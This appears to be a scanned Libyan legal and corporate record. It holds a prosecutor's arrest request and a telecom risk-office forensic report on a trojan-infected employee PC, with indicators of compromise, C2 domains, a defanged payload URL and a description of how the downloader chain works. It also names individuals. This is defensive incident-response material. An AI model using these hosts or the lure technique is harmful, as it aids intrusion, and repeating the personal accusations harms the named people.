



دولت لیبیا

مَهْكَمَةُ النَّكَائِبِ الْعَنَّامِ

التاريخ : الموافق : ٢٠١٤ / ٣٢٥

السيد / مراقب وحدة شؤون الضبط القضائي

بعد التحية،

الموضوع //

الاسم / طارق عبد الحميد محمد اشكيiban
ابن / حليم عالي عصمان
موالى / ٢٠٠٠م
الإقامة / مصر - زاوية المحلة وب

بالإشارة إلى التحقيقات الجارية لدينا في البلاغ المقدم من قبل الممثل القانوني لشركة ليبيا للاتصالات والتكنولوجيا بشأن واقعة اختراق جهاز كمبيوتر بالشركة من قبل المذكور أعلاه.

وأياماً إلى تعليمات الأستاذ المستشار النائب العام بسرعة اتخاذ الإجراءات.

علیہ

يطلب منكم البحث والتحري وإلقاء القبض على المعني حتى يتتسنى لنا استكمال الإجراءات القانونية حيال الشكوى مع ضبط المعدات المستخدمة في عملية الاختراق التي بحوزة المذكور.

وَالسَّلَامُ عَلَيْكُمْ،،،

نائب النيابة //

عمر محمد اسکیلیج

رئيس قسم ضبط شؤون المعلوماتية والاتصالات بمكتبة النازار العام

صورة إلى ^٤

التاريخ: 2023-10-10
إشارة: RM-CH-002
الموضوع: التقرير النهائي لمكتب المخاطر

السيد/ رئيس مجلس الإدارة

تحية طيبة وبعد ،،

بالإشارة إلى حادثة احتراق جهاز موظف بمركز مبيعات شارع الزاوية نحيل إلى حضراتكم التقرير النهائي لمكتب المخاطر وملحقاته متضمنا النتائج والتوصيات ذات العلاقة كما نوصي بمنح الفريق المدرج بالتقرير مكافأة تشجيعية حسب تقديركم .

شاكرين لكم حسن دعمكم

وتفضلاً بقبول فائق التقدير والاحترام

م. سالم عمران بلعيدي



الموضوع: التدقيق حول حادثة اختراق جهاز موظف

❖ مقدمة

بناء على ما نشر في صفحات التواصل الاجتماعي وبالتحديد صفحة (ملتقى ليبيا الدولي لเทคโนโลยيا المعلومات) LIT.Libya بتاريخ 22 أغسطس 2023 على الفيسبوك والتي نشرت صورة ادعى ناشرها أنه اخترق منظومة الفوترة التابعة لشركة ليبيا للاتصالات والتقنية، و مباشرة بورود الخبر إلى مكتب المخاطر بدأ في التقصي والبحث وإجراء التحليلات حيث اتضح أن الصورة تم أخذها من جهاز مدير مكتب مبيعات شارع الزاوية فعلاً عن طريق نسخ الشاشة أثناء إجراء معاملة لأحد الزبائن.

ويستعرض في هذا التقرير تفاصيل التحليلات والإجراءات والنتائج التي تم الوصول إليها مختومة بالإجراءات التي يوصي باتخاذها للتخفيف من مخاطر تكرار مثل هذه الحادثة والتوصيات تجاه من يشتبه أن لهم علاقة بذلك.

❖ وصف المشكلة

في يوم 22-8-2023 تلقى مكتب المخاطر بشركة ليبيا للاتصالات والتقنية بلاغاً بشأن حادثة تسريب معلومات خاصة بالشركة تم نشرها على صفحات التواصل الاجتماعي تمثلت في تسريب صورة أخذت من جهاز حاسب آلي لأحد الموظفين ويبدو أنها من أحد واجهات منظومة الفوترة، تم التواصل مع قسم الفوترة التابع لإدارة تقنية المعلومات للإفاده عن مصدر الصورة سالفة الذكر حيث أكد أنها تخص معاملة لأحد زبائن شركة ليبيا للاتصالات والتقنية أخذت أثناء إتمام المعاملة (قبل الانتهاء من إجراء المعاملة)، من محتوى الصورة المسربة تم تحديد الموظف الذي أجرى هذه المعاملة وتبين أنه مدير مكتب مبيعات شارع الزاوية.

علماً بأن الصفحة التي نشر فيها الخبر على الفيس بوك (ملتقى ليبيا الدولي لเทคโนโลยيا المعلومات) LIT.Libya صفحة مختربة وتوقفت على العمل بعد الاختراق بعدة أيام.

وبالتالي فإن المشكلة التي يدقق حولها هذا التقريري هي: هل الموظف صاحب الجهاز هو من أخذ الصورة ونشرها أوتعاون في نشرها أم أنه تم اختراق جهازه عن طريق أيادي سوداء وتم أخذ ونشر هذه الصورة

❖ الإجراءات المتخذة:


تم تشكيل فريق عمل بمكتب المخاطر وعقد الاجتماعات المتواالية للتخطيط والتحليل والتدقيق وفيما يلي أبرز ما تم اتخاذة من إجراءات:

1. طلب تقرير مبدئي عن الحادثة من إدارة تقنية المعلومات (مرفق 1)
2. التحفظ على جهاز الموظف بعد موافقة السيد رئيس مجلس الإدارة.
3. تحليل التقرير المستلم من إدارة تقنية المعلومات وتوجيه بعض الاستفسارات لهم.
4. إجراء التحليلات اللازمة والمتعلقة بالأمن السيبراني وتطبيق كافة المعايير التي رأى فريق المخاطر وجوبه، رأسها سجل أحداث جهاز المعنى.



❖ خطوات التدقيق:

- عند فحص الجهاز تم العثور على عدة دلائل تشير إلى وجود برمجيات مشبوهة، وكان أهم دليل عندما تم تتبع برنامج WINRAR المثبت على الحاسوب الآلي وجد ملف اسمه (مكالمة هاتفية بين صدام حفتر وأسامي الجويي .cab). حيث تبين أن هذا الملف تم تحميله بتاريخ 1-8-2022 .

احد الصفحات التي تنشر هذه البرامج الخبيثصورة الملف بعد تزيله في جهاز المستخدم

- تم إنشاء بيئة افتراضية معزولة (Sandbox) في جهاز آخر لتتبع هذا الملف و ما يحتويه وكيفيه عمله، وقد تم استخدام العديد من البرامج في التحقيق والتتبع منها ما يلي:

Vmware vsphere 8, winrar, Microsoft Windows Registry, Microsoft Sysinternals Suite, wireshark

أثناء تعقب الاختراق وجدنا تقارير على الانترنت تتحدث عن حملة نشطة تستخدمن موضوعات ذات طبيعة سياسية في ليبيا كإغراء لاستهداف الضحايا المحتملين واختراق أجهزتهم ببرامج خبيثة مثل (Trojans).

ويستخدم المخترق خدمات التخزين السحابية العامة والموقع المخترق لاستضافة البرامج الخبيثة وهذه الحملة مستمرة منذ أكثر من سنة.

❖ طريقة عمله:

يتم إخفاء الملف الخبيث داخل ملف أرشيف أو مضغوط في شكل ملف صوتي أو على شكل وثائق هامة وتحت مسمى جاذب للحصول باستخدام موضوع سهامي لإغراء الضحايا لفتحه وتكون آلية التوزيع عبر وسائل التواصل الاجتماعي فيسبوك باستخدام إعلانات ممولة للوصول لأكبر قدر ممكن من الضحايا حسب ما اتضح لنا.

ويحتوي الملف الأرشيفي أو المضغوط الخبيث على (Downloader) مسؤول على تنفيذ المراحل الثانية من الهجوم.

فبمجرد تزيل الملف الأرشيفي أو المضغوط الخبيث وفتحه، يتم تشغيل برنامج (Downloader) الذي يحمله من البرامج والملفات النصية الخبيثة من موقع مخترق ويقوم بعد ذلك بتشغيل البرنامج التحري (PowerShell) المسؤول



عن حقن الـ (Trojans) في جهاز الضحية المخترق ليصبح المهاجم قادر على التحكم في جهاز الضحية بشكل كامل، كالحصول على كلمات المرور المخزنة بالجهاز - تشغيل المايك والكاميرا - الحصول على سكرين شوت للشاشة - عرض سطح مكتب جهاز الضحية - تسجيل ضغطات لوحة المفاتيح (Keylogger) - تنزيل الملفات في جهاز الضحية وغيرها.

والملاحق (رقم 2) يتضمن تفاصيل ما توصل إليه مكتب المخاطر من تتبع كيفية عمل الملف السابق ذكره بنوع من التفصيل.

3- بعد فهم طبيعة عمل الملف السابق ذكره و الذي يحتوي على ملف الـ (RAT remote access trojan) تم مراجعة و تحقيق و تتبع جميع الملفات الموجودة في جهاز الضحية ووجد الآتي:

✓ مجلد تم انشاءه في يوم 22-8-2023 (و هو نفس اليوم الذي انتشرت فيه صورة الشاشة المسربة) تحت اسم C:\Extracted يحتوي على برنامج اسمه (AllInOnePasswordRecoveryPro.exe). من اهم وظائف هذا البرنامج هو الحصول على جميع أسماء المستخدمين في الحاسب الآلي مع كلمات المرور سواء كانت برامج أو صفحات انترنت أو غيرها. و فعلا تم إيجاد ملف يحتوي العديد من أسماء حسابات وكلمات مرور مثل الحساب المستخدم للدخول على منظومة الفوترة و حساب البريد الإلكتروني الخاص بمدير مكتب مبيعات شارع الزاوية وغيرها من حسابات و كلمات مرور يستخدمها مدير مكتب مبيعات شارع الزاوية للدخول على منظومات شركة ليبها للاتصالات والتكنولوجيا.

✓ ملفات نصية سكريبت (script) في مجلد (C:\Users\Public\script) في مجلد (C:\ProgramData\WindowsHost) حيث تم إنشاءها سابقا في أيام: 25-9-2022 , 20-8-2022 , 20-12-2022 , 10-10-2022 ، 1-12-2022 ، 20-12-2022 ، 20-3-2023 هذه الملفات استخدمت سابقا لاستخراج حسابات و كلمات المرور مخزنة في الحاسوب الآلي المخترق ومنها 3 برامج تعمل تلقائيا عند بدء تشغيل الجهاز.

✓ ملفات نصية سكريبت (script) في مجلد (C:\ProgramData\WindowsHost) حيث تم إنشاءها سابقا في أيام: 1-12-2022 , 20-12-2022 ، 20-3-2023 هذه الملفات استخدمت لتطبيق هجوم على نفس الحاسوب الآلي.

✓ ملفات تحوي حسابات وكلمات مرور كالتالي:

- ✓ C:\Users\Public\x.txt (2022-9-25 12:00)
- ✓ C:\Users\o.hamza\AppData\Local\Temp\FPS6TEMP10.txt (2023-8-22 10:45)
- ✓ C:\Extracted\f 11pass.html (2023-8-22 10:46)

✓ ملف نصي سكريبت في مجلد ('C:\ProgramData\DFS\admin.ps1')

✓ ملفات نصية سكريبت في مجلد (C:\ProgramData\WindowsHost) و التي تم برمجتها من قبل المخترق (الهاكر) لتعمل تلقائيا مع الحاسوب الآلي بمجرد تشغيله.

4- تم استخدام برامج مضادة للفيروسات ونتج عن ذلك وجود العديد من الملفات تحوي على فيروسات و التي تعد من عائلة الـ (Trojans) في الأماكن الآتية:

C:\Documents and Settings\All Users\Application Data\windowsUpdate\admin.ps1
C:\Documents and Settings\Public\3242342342.ps1

C:\Documents and Settings\Public\rtyurtueu.ps1
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\SQL.exe
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp1846.tmp.exe
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp8391.tmp.exe
C:\Documents and Settings\Public\file3.ps1
C:\Documents and Settings\o.hamza\AppData\Local\Application
Data\Temp\tmp4DA3.tmp.wsf
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp8F4A.tmp.vbs
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmpD138.tmp.vbs
C:\Documents and
Settings\o.hamza\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk
C:\Documents and Settings\o.hamza\AppData\Local\Application Data\Temp\tmp45F1.tmp.exe

5- تم تتبع عمل الـ (Trojan) حيث تم تحديد الجهة التي قامت بتصنيعه وتجهيزه ليتصل بها ويعطي إمكانية الدخول للشبكة الداخلية ومنظومات شركة ليبا للاتصالات والتكنولوجيا حيث تم تحديد الموقع الآتي على الشبكة العنكبوتية:

2727.libya2020.com.ly

مرفق مع التقرير الملحق رقم (3) والذي يتضمن تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه.

❖ النتائج :

بعد التحليل والتدقيق تم الوصول إلى النتائج التالية :

1. الجهاز مخترق منذ أكثر من عام، حيث سجل أول اختراق بتاريخ 1 / 8 / 2022
2. الحماية ضعيفة بالجهاز من ناحية الحماية من الفيروسات (برنامج الحماية الموجود هو 360 Total Security)
3. من تحليل الملفات وجد حوالي 7 علامات اختراق كان أولها بتاريخ: 2022/8/1 وأخرها يوم الحادث
4. قد يكون الجهاز مخترق من قبل أكثر من هاكر.
5. الهاكر تمكن من الحصول على صلاحيات admin على الجهاز المخترق.
6. الموقع على الشبكة العنكبوتية الذي يقوم الـ (RAT remote access Trojan) المثبت على الحاسوب الآلي لجهاز الضحية بالاتصال به هو: [ly2727.libya2020.com.ly](http://2727.libya2020.com.ly) وهذا الموقع يتم الاتصال به عند بداية الاختراق

وتجدر 3 برامج تعمل عند بداية تشغيل الجهاز وتتصل بكل من:

dex1.duckdns.org

fp2e7a.wpc.2be4.phicdn.net



fp2e7a.wpc.phicdn.net

new.libya2020.com.ly

2024.libya2020.com.ly

7. بالرجوع للإدارة التجارية والاستفسار عن صاحب الموقع تم الوصول لصاحب هذا الموقع وهو: طارق عبد الحميد محمد اشكريان (مرفق صورة من العقد المبرم معه وجواز سفره)
8. العنوان المذكور بالفقرة السادسة أعلاه مستضاف بدولة بريطانيا ويقوم صاحبه بالدخول على ال C-panel الخاصة بالاستضافة للمشتبه به (طارق) بمركز بيانات شركة ليبيا للاتصالات.
9. المخترق غالبا يستخدم نفس الطريقة في اختراقاته، حيث يضع في صفحته بيانات وصفحات للعديد من الجهات منها بيانات مصلحة الأحوال المدنية مما يشكل خطرا على بيانات الدولة والمواطنين
10. يدعى هذا الهاكر في منشوراته أنه لا ينوي التخريب إلا أن هذا عمل خطير وقد يشكل تهديد للأمن القومي
11. لم نجد ما يفيد بعلاقة صاحب الموقع بالاختراق وربما يكون الموقع مخترق بدون علم صاحبه
12. الجهاز مخترق منذ 1-8-2022، وبرنامج الحماية من الفيروسات الموجود في الجهاز لم يتمكن من التعرف على البرامج الخبيثة عند حدوث الاختراق وبعدة.
13. البرامج المستخدمة في الاختراق معدلة ومومأة (Obfuscated) بحيث لا تستطيع برامج الحماية التعرف عليها، ويبدو أنها غير معروفة سابقا فعند فحصها بمجموعة كبيرة من مضادات الفيروسات لم تتمكن من التعرف عليها سوى 14 برنامج من 57 أي تقريرا 625%
14. من الغريب أن صاحب الدومين (طارق) يدخل على لوحة التحكم والاستضافة ولم يبلغ على وجود دومينات فرعية لم يقم هو بإنشائها!
15. تقرير إدارة تقنية المعلومات عن الحادثة لم يثبت أي دخول غير شرعي على الجهاز. (مرفق رقم 1)

❖ التوصيات:

- إرجاع الجهاز لصاحبها (مدير مركز شارع الزاوية) بعد إعادة تهيئته.
- معرفة مدى الاختراق الحالى في جميع أجهزة شبكة شركة ليبيا للاتصالات والتقنية متضمنا الفروع بأمسع ما يمكن وإن أمكن كذلك معرفة مدى الاختراق في الشبكة ككل (المستخدمين والزيارات)
- الكشف على كافة الأجهزة بالشركة وتركيب برامج حماية قوية فيها.
- البحث عن دلائل اختراق كالتي ذكرت في هذا التقرير.
- الكشف على وجود وصلاحية برامج الحماية من الفيروسات.
- إيقاف عملية الاتصال بالأنترنت عند الربط مع المنظومات الحساسة بالشركة مثل منظومة النقرة فهو يستخدم (Forti VPN)
- البحث في مشكلة النطاق libya2020.com.ly والمناطق الفرعية التابعة لها



- 8- الإسراع في استحداث وتطبيق سياسة أمن المعلومات بالشركة security policy حيث أنها من الأسباب الرئيسية لحدوث هذا الاختراق
- 9- بناء قاعدة بيانات للحوادث Incidents يمكن الرجوع إليها عند الحاجة ثم إعداد Incident response policy
- 10- ملاحقة المخترق باعتباره يشكل خطراً على أمن الدولة ومنظماتها السيادية ويعتبر السيد "طارق" أحد القنوات التي قد تفيد وإن كنا نتوقع أن جهازه أيضاً مخترق إلا أنه بفحص جهازه قد يتم الوصول إلى نتائج جديدة.
- 11- ضرورة استحداث مركز عمليات أمنية SOC والذي يسهل اكتشاف ومتابعة مثل هذه الاختراقات
- 12- تجهيز وتنفيذ حملة توعوية للموظفين ومن ثم للزيائين.
- 13- تعديل عقود الاستضافة مع الزيائين وتضمين بنود للوقاية من مثل هذه المشكلة.
- 14- إحالة توصيات مكتب المخاطر إلى إدارة تقنية المعلومات وإدارة العقود لتنفيذ التوصيات بالتنسيق مع مكتب المخاطر.

انتهى التقرير.

إعداد فريق مكتب المخاطر

سالم بلعيد - عبد المجيد حسين - خالد الشع - مروان سيالة

م. سالم عمران بلعيد



المرفقات:

- ✓ ملف ملحق رقم 1 - تقرير مبدئي عن الحادثة من إدارة تقنية المعلومات.
- ✓ ملف ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تبع كيفية عمل ملف التروجان.
- ✓ ملف ملحق رقم 3 - تفاصيل البحث في الجهاز المعفي والبرامج الخبيثة التي وجدت فيه.
- ✓ ملف ملحق رقم 4 - الصورة المسرية موضوع التقرير
- ✓ ملف ملحق رقم 5 - صورة عن صاحب الدومن Libya2020
- ✓ ملف ملحق رقم 6 - مراحل الاختراق.

ملخص دفع (١) تقرير مبني على حادثة من إدارة تقنية المعلومات

تقرير عن نشاط جهاز الموظف خلال الشبكة الداخلية.

نحيط بكم التقرير المبني لسجلات المستخدم o.hamza حسب الطلب بخصوص حادثة تسريب بيانات

- اسم المستخدم المبني عليه التقرير o.hamza
- اسم معرف جهاز الكمبيوتر لديه : DSK-COMM-SC05
- عنوان الشبكة الخاص بالجهاز : 172.24.15.80

- جهاز الكمبيوتر الخاص بالموظفي موجود ومتصل بالدومين الرئيسي للشبكة ، حيث كل طلبات فتح الجهاز وتسجيل الدخول تم بمماطلة واتصال خادم الدومين الرئيسي .
- لا يوجد أي محاولات دخول خاطئة للجهاز خلال 24 ساعة
- لا يوجد أي محاولة دخول عن بعد خلال 24 ساعة باستخدام بروتوكول RDP
- تقرير حركة مرور البيانات والطلبات المستهدفة عنوان الشبكة الخاص بالجهاز خلال 24 ساعة هي فقط من نظام إدارة الدومين ونظام Double click
- اسم المستخدم الخاص بالموظفي حسب التقرير قام بالدخول على جهاز واحد فقط وهو جهاز الشخصي DSK-COMM-SC0 خالل 24 ساعة .
- أدناه يوضح سجلات عدد مرات الدخول لجهاز الشخصي والتي تمت بنجاح

User Logon Activity


From Aug 21, 2023 10:22:56 PM to Aug 22, 2023 10:22:56 PM

Domain Name : network.ltt.ly

Annotation : Showing reports for User Logon Activity

Generated At : Aug 22, 2023 10:24:05 PM

Number of Records : 3





User Name	Client IP Address	Client Host Name	Domain Controller	Logon Time	Event Type	Failure Reason	Message
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.itt.ly	SRV-DC-06.network.itt.ly	Aug 22,2023 05:47:51 PM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.itt.ly. Status : Success.
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.itt.ly	SRV-DC-06.network.itt.ly	Aug 22,2023 05:47:51 PM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.itt.ly. Status : Success.
O.Hamza	172.24.15.80	DSK-COMM-SC05.network.itt.ly	SRV-DC-06.network.itt.ly	Aug 22,2023 08:42:16 AM	Success	-	A Kerberos authentication ticket (TGT) was requested for O.Hamza from DSK-COMM-SC05.network.itt.ly. Status : Success.

• عناوين الشبكة بناء على حركة مرور والطلبات المستهدفة على الجهاز خلال 24 ساعة

- 172.19.19.121 : AD SCCM
- 172.19.19.210 : Double Click System

• حركة البيانات داخل الشبكة والتطبيقات المستخدمة خلال 24 ساعة من قبل عنوان الشبكة للجهاز





انتهى وشكراً.

Indicator of Compromise (IOC):

- A couple of visual basic & power shell scripts & batch files were found in many places in the victim device created in more than one date.
 - 1) (Rtyurtueu.ps1, uyoiytouireysdgsdg.bat, ret6346346.bat, file3.ps1, Asy.ps1, Asy.bat, 3242343242.ps1) in C:/Users/Public folder
 - 2) (Yutururt.ps1, Asy.vbs, 77575745745.vbs) in C:/ProgramData/WindowsHost and this hidden folder was created by the trojan.
 - 3) (Admin.bat, admin.ps1, admin.vbs in C:/ProgramData/WindowsUpdate) and this hidden folder was created by the trojan.
 - 4) (URL.bat, tmp8F4A.tmp.vbs, tmp48D7.tmp.vbs, tmp94F5.tmp.vbs, tmp184A.tmp.vbs, tmpD12C.tmp.vbs, tmpD138.tmp.vbs) in C:/Users/o.hamza/AppData/Local/Temp folder.
- There are some files containing several login credentials related to the User:o.hamza (FPS6TEMP10.txt, x.txt, -f 11pass.html).
- There is a cabinet archive file (.cab) called مكالمة هاتفية بين صدام حسين وأسامي الجولاني .cab Which was found in WinRAR history, it seems that the user of this PC downloaded it.
- Some of those scripts are existing in the startup and some changes are made in the Windows Registry to make them working once the device is rebooted (yutururt.vbs, Asy.ps1, 77575745745.vbs)
- Using netstat, it shows that there was a working process (aspnet_compiler.exe) trying to connect to a public IP address.

Regarding the last point, there was a campaign in the last months for such a kind of eye-catching headlines in some fake Facebook pages and those Facebook posts are sponsored to reach large number of people.

So I assume that there was a kind of relation between those suspicious activities in the PC and the file found in WinRAR.

Malware Analysis:

- I prepared a Sandbox in an isolated environment for the malware analysis and started searching for the mentioned above suspicious posts in Facebook which is shown in the below figures (Fig. 1 & Fig. 2).



ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تقييم كيفية عمل ملف التروجان



Fig 1.



Note that the above pages are fake pages and if you want to see the reports, you have to visit the mentioned URL which is public cloud storage services site <http://files.fm>

ملحق رقم 2 - تفاصيل ما توصل إليه مكتب المخاطر من تنفيذ كيفية عمل ملف التروجان

- If you click on the mentioned URL, it will take you to the download page shown below in (Fig. 3) Which contains .rar file to be downloaded.





Fig. 3

When download this file and extract it, it contains 2 files shown below in (Fig. 4, one is .js JavaScript file and the other is .txt file contains the password to needed extract these files (This .js file working as a Downloader or Dropper to download the main malicious software).



- Once executing this .js file, and with help of using Wireshark to capture the traffic, it shows the script made a connection with this compromised page:
[https://tobactsmed\[dot\]ly/6761f2fa-862e-4aa2-988c-447e82d7b6c0/GDGFSGWGNFDEC.jpg](https://tobactsmed[dot]ly/6761f2fa-862e-4aa2-988c-447e82d7b6c0/GDGFSGWGNFDEC.jpg)
to download the second part of the attack. (this .jpg file contains an embedded executable script)
It downloads those scripts (FYCATFSQBJ.ps1, sc.ps1, XFTBRNMGQBYS.bat) to C:/Users/Public folder, also a binary file is downloaded.
And created C:/ProgramData/WindowsHost hidden folder and download this script to it (EQTIBFRFQE.F.vbs)
And it made some changes to Windows Registry to include (EQTIBFRFQE.F.vbs) in startup.

